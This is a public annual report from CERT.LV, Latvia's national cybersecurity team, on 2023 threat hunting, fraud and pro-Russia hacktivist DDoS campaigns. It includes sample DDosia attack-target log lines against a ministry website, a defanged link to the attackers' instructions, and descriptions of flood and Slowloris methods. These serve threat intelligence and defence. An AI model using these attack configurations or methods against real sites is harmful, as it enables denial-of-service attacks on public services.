
CERT.LV

Latvian Cybersecurity and CERT.LV Technical Activities: Annual Report 2023



TLP: CLEAR

Contents

This report contains generally available information about CERT.LV activities and operating results, excluding restricted-access information. This report is for information only.

Introduction

The purpose of this report is to provide Latvian cybersecurity administrators and specialists with operationally usable information, and analysts, with a summary of last year's events in Latvian and Nordic cyberspace, and to provide a forecast of how Latvia's state of cybersecurity might progress in the near future.

The CERT.LV priority in 2023 was threat hunting - proactive operations with the goal of identifying to cyber attackers in Latvia's critical infrastructure, strengthening the resilience and security of the systems that are critical for national security, as well as those, which are crucial for the citizens of Latvia.

The information in this report has been obtained through the following CERT.LV research activities and services provided by CERT.LV:

- threat studies;
- attack spectrum mapping;
- incident response;
- penetration tests and controlled attacks;
- threat hunting operations.

The report consists of seven sections:

- Denial of service attacks and influence operations in cyberspace;
- Financially motivated attacks;
- Threat hunting operations;
- CERT.LV IT security tests and controlled attacks;
- Operational technology and industrial control system security;
- Vulnerabilities and systems affected;
- 2024 forecasts.

'Building and strengthening its strategic cooperation at national and international level, and contributing to NATO's collective defence in Europe, the CERT.LV team works tirelessly to ensure that Latvia is a tough and difficult target for cyber attackers.

Latvia's approach is based on targeted cyber threat visibility and getting early intelligence, on processing it and responding at operational and strategic policy levels.

Every detected threat indicator goes into a centralised active protection infrastructure, the DNS firewall, aimed to protect every person living in Latvia, every company and organisation that uses the protection provided by CERT.LV.'

Varis Teivāns,
Deputy Manager of CERT.LV

At the end of each section, there are also recommendations for preventing cyber threats, which we urge you to promptly implement in order to improve cybersecurity and more effectively protect the information and communication technology infrastructure you are in charge of.

Summary

Since the start of the Russia-Ukraine war, the level of cyber threats in Latvia has been high, some cyberattacks increasing sevenfold. At the same time, the cyberspace situation is stable and Latvia's information technology (IT) infrastructure resilience towards cyberattacks increases daily. To this day, cyberattacks have not had a significant or lasting impact on the public, it's security and essential services.

However, the findings from the CERT.LV conducted threat hunting operations are concerning: almost a third of public sector institutions suffered, with varying degrees of impact, from cyberattacks linked to other countries (including Russia).

This reaffirms the need to be able to monitor the compliance of the minimum cybersecurity requirements in the country, the need for readily available and effective cybersecurity services, as well as the necessity to be able to process high volumes of information technology telemetry, that would in-hand enable high-quality support for the public sector's technical and human resources against ever growing cyber threats. To find out more about the free services offered by CERT.LV, visit https://www.cert.lv/pakalpojumi.

Threat hunting operations – proactive searching for cyberattackers – CERT.LV, on its own and in conjunction with allied nations has been conducting these operations in Latvia's critical IT infrastructure and other high-priority entities since 2022.

With more than 100,000 devices analysed in 25 organisations by the end of 2023, Latvia is European Union's leader in organising and conducting threat hunting operations. In a third of the organisations, the presence of an attacker from another country (APT) was identified with high confidence, whereby the identified attacker presence was eliminated, and other significant threats were found that the target organisations were able to handle through data-based decisions.

Attackers supported by other countries used a variety of intrusion techniques to gain access to critical government and IT infrastructure assets, including authentication spoofing, exploiting publicly known vulnerabilities, compromising websites, compromising VPN and e-mail gateways, phishing, and targeted delivery of malware via e-mail. In more than five cases, the attacker gained initial access by compromising IT support, software development, or security service providers, in the private sector, using the opportunity to gain access to the corporate networks and information systems of these organisations' clients. Insecurely configured websites or information systems and exposed to the public network were often compromised, with the use of remote-control services (RDP) and malware deliveries via e-mail.

After gaining initial access, attackers most often sought to expand their presence in the corporate network and to compromise the Windows Active Directory infrastructure in order to gain as much control as possible. It is in the initial phase of an attack that the attacker's actions are the least circumspect, more visible, and more easily preventable, which is why centralised and efficient collection and processing of telemetry from corporate networks, servers, and the entire security perimeter is critical. In order to effectively protect the information technology infrastructure of organisations, CERT.LV offers a broad range of cybersecurity services to the entities subject to the Law on the Security of Information Technologies.

Politically motivated denial of service (DDoS) attacks conducted by pro-Russia hacktivist groups continue to take place in waves, targeting Latvia's government institutions and businesses in certain sectors. The share of successful attacks is decreasing, which is a testament to the readiness of Latvia's information technology infrastructure, the effectiveness of the centralised defence service funded by the Ministry of Defence, and the ability of telecommunications operators to provide their services even when subjected to a prolonged external attack. It is essential to prevent the involvement of Latvia's IT infrastructure in cyberattacks and the possibility of attacks from within the country, as Russian-linked telecommunications companies are deliberately building a presence in Latvia and other EU member states.

Financially motivated attacks continue to be executed via phishing, as well as with fraudulent investment platforms, defrauding the Latvian public of more than 1 million euros every month. Companies continue to receive business-email-compromise (BEC) attacks, attackers gaining access to transaction e-mail chains and sending invoices with modified payment details, for real transactions.

For a long time, Russian was the language of choice for scammers, however towards the end of the year, fluent Latvian, both spoken and written was becoming more prevalent in fraudulent campaigns. It is expected that attackers will make increasing use of new technologies, including AI/LLM, to improve the quality of the fraudulent schemes and language in which it is delivered, the forging of voice and imagery, as well as disinformation campaigns and the creation of misleading content.

Vulnerabilities and vulnerable IT systems are a growing risk, affected by newly discovered critical vulnerabilities, incorrectly configured IT systems, and outdated IT solutions. The most capable attackers are becoming faster, exploiting recently discovered vulnerabilities on a large scale within 1–2 days of their disclosure. Supply chain attacks were observed against organisations with high levels of security – gaining access to the target infrastructure by attacking outsourced software developers and other service providers.

Taking into account Ukraine's experience in its full-scale war with the aggressor state, Russia, the CERT.LV team carried out a number of different controlled intrusion attempts and vulnerability awareness measures in Latvian IP address ranges and .lv domain zone, in order to identify vulnerable systems before an attacker does it. A search for publicly exposed and vulnerable surveillance cameras was also carried out, finding more than 200 devices at sites where unauthorised or even public video surveillance was not desirable.

The coordinated vulnerability disclosure platform cvd.cert.lv was created, which successfully serves as a bridge for communication between cybersecurity researchers (white-hat hackers) and Latvian institutions and companies.

During the reporting period, CERT.LV conducted 16 large-scale IT security tests and several controlled attack simulations, during which a number of significant vulnerabilities were found and eliminated. Automated security scans of more than 2700 gov.lv domains identified dozens of assets with outdated versions containing publicly known vulnerabilities. As part of the CERT.LV services, phishing attacks were simulated, the vigilance of more than 8000 government institution employees was tested, and the ability of target institutions to identify data leaks was checked.

Operational technology (OT) and industrial control system security research was conducted, examining the security of operational systems in the energy and transport industries. By analysing the protocols and alarms, and reverse-engineering industrial control system software, new insights were gained and security risks were identified. The inspections identified previously unknown security risks, all of which could be controlled by putting appropriate procedures in place.

A project on OT sensors was launched and Latvia's first OT Security Operations Centre was established, providing the necessary expertise and support to the controllers of the country's critical IT infrastructure.

The DNS firewall is an active security solution that protects users against fraudulent websites and maliciously registered domain names, and is provided free of charge by CERT.LV and NIC.LV. Since 2022, the use of the service has increased 5 times, processing 1.5 million DNS requests per month. In Q4 2023, the service prevented (unique) users from visiting malicious sites about half a million times. In Autumn 2024, the DNS firewall mobile application is expected to be available for Apple iOS and Android mobile devices.

1. Denial of service attacks and influence operations in cyberspace

In September 2023, several aggressive denial of service (DDoS) attacks were launched against a large number of targets in Latvia. During the attack, several providers were temporarily unavailable. Among the resources affected were such institutions and entities as the national Parliament, the Cabinet of Ministers, the Ministry of Defence, the Ministry of Foreign Affairs, the Ministry of Economics, the Ministry of Finance, the Ministry of Transport, the CERT.LV website, and mass media platforms (LSM.LV, TVNET.LV). This time, the complexity and strength of the attacks showed much more careful preparation than for simple access denial attacks; however, the impact of these attacks, too, was successfully dealt with.

In early September, cyber threat intelligence indicated that attacks were planned against the public petition platform manabalss.lv, with attackers trying to find vulnerabilities in it.

Based on the potential threat, manabalss.lv chose to restrict access to its servers, which sparked rumours of a supposedly successful attack. The information released by the attackers via Telegram seemed to indicate that data had been extracted from the website (a list of names of people who had allegedly voted in favour of an initiative to not extend the residence permits of citizens of Russia that did not meet the language requirements). After an assessment of the circumstances, it was concluded that this was a hacktivist disinformation campaign, as there had been no cyber-attack, and the list of people did not match the list of those who had actually voted.

The motives and origins of cyber attackers vary, but since Russia's full-scale invasion of Ukraine in 2022, DDoS attacks against Latvia and other members of the European Union and NATO are most often organised by Russia-linked groups, referred to as hacktivists. Their activities are likely coordinated and financed to achieve the objectives of Russia's domestic and foreign policy influence operations.

At the same time, the published list of names was not random, but included public officials and people who had actively expressed support for Ukraine across various platforms. Hybrid attacks are expected to continue in 2024, most likely on an even broader spectrum, with the aggressor state testing the public's response and resilience.

Though the overall situation is stable, some of the most aggressive cyberattacks took place on 14 November and again on 22 November, when the hacktivist group Killnet circulated information on Telegram calling for DDoS attacks against various targets in the Baltic region, including the defence sector and national security institutions. Information gathered by CERT.LV shows that the impact of the attacks in Latvia is to be assessed as negligible i.e., there was either no impact or the impact was temporary. CERT.LV provided recommendations for improving active protection solutions and procedures where that was necessary.

Most of these cyberattacks are unsuccessful, but this does not stop hacktivist groups from spreading fabricated success stories on their Telegram channels, which are then widely circulated by the Russian media. This is also an attempt to demonstrate Russia's strength and superiority to the supporters of the aggression, mainly among the general public in Russia itself. Killnet's capacity as a group is deemed low. It has now been dissolved, its Telegram channel sold to a person linked to drug trafficking in Russia, and the actual creator of the Killnet project has been vilified for a long time. Security researchers have been able to uncover the identity, location, workplace of the person who hosted the Killnet channel, and other information that may be useful to law enforcement authorities.

The intentions of the cyber attackers supporting Russia's aggressive policy are not only to technically make the targeted system inaccessible and harm its owner and users, but also to create as much public discontent and response as possible, to spread public statements about the activities of attacker groups and their results, to reinforce Kremlin's imperial aggression and narratives against NATO.

One of the most visible groups in 2023 was NoName057(16), which hosts the DDosia Project. Unlike the usual DDoS attack model, where attackers use open services (e.g. opendns, openntp) or compromised machines, DDosia Project uses the IT resources of members of Telegram groups supporting the aggressive regime in Russia, as well as commercial attack services. The group buys access details from other attackers and motivates its members financially by offering payments to the most active attackers. It has been observed that cyber attackers often defraud each other.

DDoS methods

DDosia hacktivists receive tools and detailed instructions on how to better perform their attacks, while hacktivists outside Russia are encouraged to use VPNs to cover their tracks. If the attackers use Russian IP addresses, they are promised protection.


Excerpt from the instructions:

https://telegra[.]ph/Instrukciya-dlya-uchastnikov-proekta-DDoSia-Project-12-04

If the computer is located in the Russian Federation, it is extremely unlikely that there will be any problems with the law, even if VPN is not used.


The attack is carried out from hacktivist machines, using several types of DDoS attacks, coordinated by DDosia project handlers. CERT.LV collected statistics show by that the chosen attack methods are mainly tailored to affect the availability of websites.

Figure 1. DDosia attack methods (%)



The main focus of the attackers is OSI-model application-level cyberattacks, using GET and POST HTTP methods. The POST methods are mainly used with search forms, if found on target systems, to overload database management and web servers. In addition to GET and POST requests, the conventional TCPsyn, ICMP, and UDP flood attacks are also used.

Example:




1678392585	POST	www.mfa.gov.lv	212.70.163.179	443	1	/lv/sakumlapa?ajax_form=1&_wrapper_for...
1678392585	POST	www.mfa.gov.lv	212.70.163.179	443	1	/lv
1678392585	GET	www.mfa.gov.lv	212.70.163.179	443	1	/lv/search?q=$_1
1678392585	syn	www.mfa.gov.lv	212.70.163.179	443	1	

Various methods are used to influence the operation of a web server.


In addition to many POST and GET requests, ngnix-loris is used, which is a component of the Slowloris DoS Attack toolkit, historically well-known to attackers. This type of attack is carried out via occasional HTTP requests, keeping the session open. Many open sessions on a web server can cause overload, preventing new sessions from opening and legitimate users from visiting the website.

Figure 2. Cyber-attack methods aimed at affecting web server performance (%)



Critical IT infrastructure and ICT services see regular attacks in Latvia. A week without an organised DDoS attack is relatively rare.

Figure 3. DDoS attacks across 2023



During the reporting period, the most frequent targets of DDoS attacks were government institutions, as well as companies in the transport and transit, and energy sectors.

Interestingly, the website of a seaport in Latvia was one of the most frequently targeted websites. This is because one of the initial attack campaigns by the same group of cyber attackers targeted the port, transport, and transit sector, resulting in the website of one of the ports becoming unavailable for several days.

The attackers note their rare successes and continue to target these systems in the future, but their main goal is to incite the public, which is why there were targeted cyberattack campaigns against the ticketing system of a transport and transit company, the infrastructure of a parking payment app, a donation project portal, the single sign-on application portal Latvija.lv, and many other online services widely used by the public.

Despite the fact that Latvia has long been among the top 3 targets for Russia's pro-aggression hacking groups, CERT.LV together with Latvian ICT service providers and electronic communications operators did an excellent job countering these challenges, ensuring that the public does not feel the impact of the attacks in most cases.

Having analysed countless DDoS attacks and the resources and networks of origin involved, CERT.LV concluded that:

- The IP addresses used by hacktivists are very often VPN services, compromised servers and routers in home or office networks. Often, the source of the attack is a network from which several cyber-attacks are launched simultaneously. Virtual server providers that accept cryptocurrency payments are used most often.
- The networks often involved in cyber-attacks are owned by companies with registered IP address ranges across Europe, including Latvia. These companies often have an apparent link to Russia and are often registered offshore. Furthermore, an analysis of BGP routes and involved service providers in Latvia that provide interconnection to these companies reveals their links to Russia and apparently deliberate keeping of resources for illegitimate activities. In this context, the company STARK INDUSTRIES SOLUTIONS LTD is to be highlighted in a particularly negative way.
- Data analysed in conjunction with security services as part of incident analysis shows that several specially prepared VPN servers in Latvia were used for cyberattacks:

```
|| 213.21.198.23 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 213.21.198.182 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 213.21.209.37 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 213.21.198.19 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 213.21.198.185 || LV || AS8285 Versija SIA || VPN (IKE) 500 / udp
|| 195.123.214.92 || LV || AS50979 ITL LLC || vds-966578.hosted-by-itldc.com | 22 TCP
|| 195.123.214.196 || LV || AS50979 ITL LLC || vds-872676.hosted-by-itldc.com | 22 TCP
|| 195.123.212.97 || LV || AS50979 ITL LLC || vps.hostry.com | 22 TCP
```

- The data analysed also reveal cyberattacks from specially designed networks with a possible link to Russia.

CERT.LV's observations of cyberattack activity from a company with a registered presence in a large number of EU member states coincide with a clear large-scale cyberattack campaign also observed by Cloudflare, Inc., one of the world's largest online content delivery networks (see Figures 4, 5, 6). CERT.LV's observations show that one of the sources most frequently used by DDoS attacks by Russian-linked hacktivists is directly related to a company with registered network autonomous system number AS48108.

Furthermore, publicly available information shows that the company's networks are registered with RIPE NCC (European internet protocol address network coordination centre) through various companies and roles, including STARK INDUSTRIES SOLUTIONS LTD, Cloud Hosting Solutions, Limited, VirtualDC Project, Dmitrii Vladimirovich Malkov.

Given the information gathered by CERT.LV, it could be that the company is acting as a cover for cyberattacks related to Russia's aggression.

Example of a RIPE NCC public database (www.ripe.net) entry:


```
organisation: ORG-DVM4-RIPE
org-name: Dmitrii Vladimirovich Malkov
country: RU
org-type: LIR
address: Ugreshskaya st. 2c - 147
address: 115088
address: Moscow
address: RUSSIAN FEDERATION
```

```
phone: +74951287022
admin-c: VN3582-RIPE
tech-c: VN3582-RIPE
abuse-c: AR64133-RIPE
mnt-ref: lir-ru-virtualdc-1-MNT
mnt-by: RIPE-NCC-HM-MNT
mnt-by: lir-ru-virtualdc-1-MNT
created: 2021-08-20T10:55:18Z
last-modified: 2021-08-20T10:55:19Z
source: RIPE # Filtered

role: VirtualDC Project
address: LV-1011, Latvija, Riga, Dzirnavu iela 87
nic-hdl: VP15033-RIPE
mnt-by: virtualdc-mnt
created: 2020-08-24T07:49:54Z
last-modified: 2020-08-24T07:49:54Z
source: RIPE # Filtered
```

As shown in Figure 4, IP address ranges registered and routed in Latvia are used for cyberattacks. This gives the cyber attacker the advantage of attacking inside the country.

Figure 4. Cloudflare, Inc. information about cyberattacks using the STARK INDUSTRIES SOLUTIONS LTD network



Security & Attacks from AS48108

VIRTUALDC

2023-01-10 → 2023-02-10

Attack volume

Relative change from previous period

Top source of application layer attacks

Top five locations

	Location	Percentage
1.	Latvia	99.9%
2.	Russian Federation	0.1%

Application layer attack volume

Layer 7 attack volume trends over time from the selected location or ASN

Traffic


Insight into the composition of traffic seen by Cloudflare

Mobile vs. Desktop

Mobile device vs. desktop traffic distribution

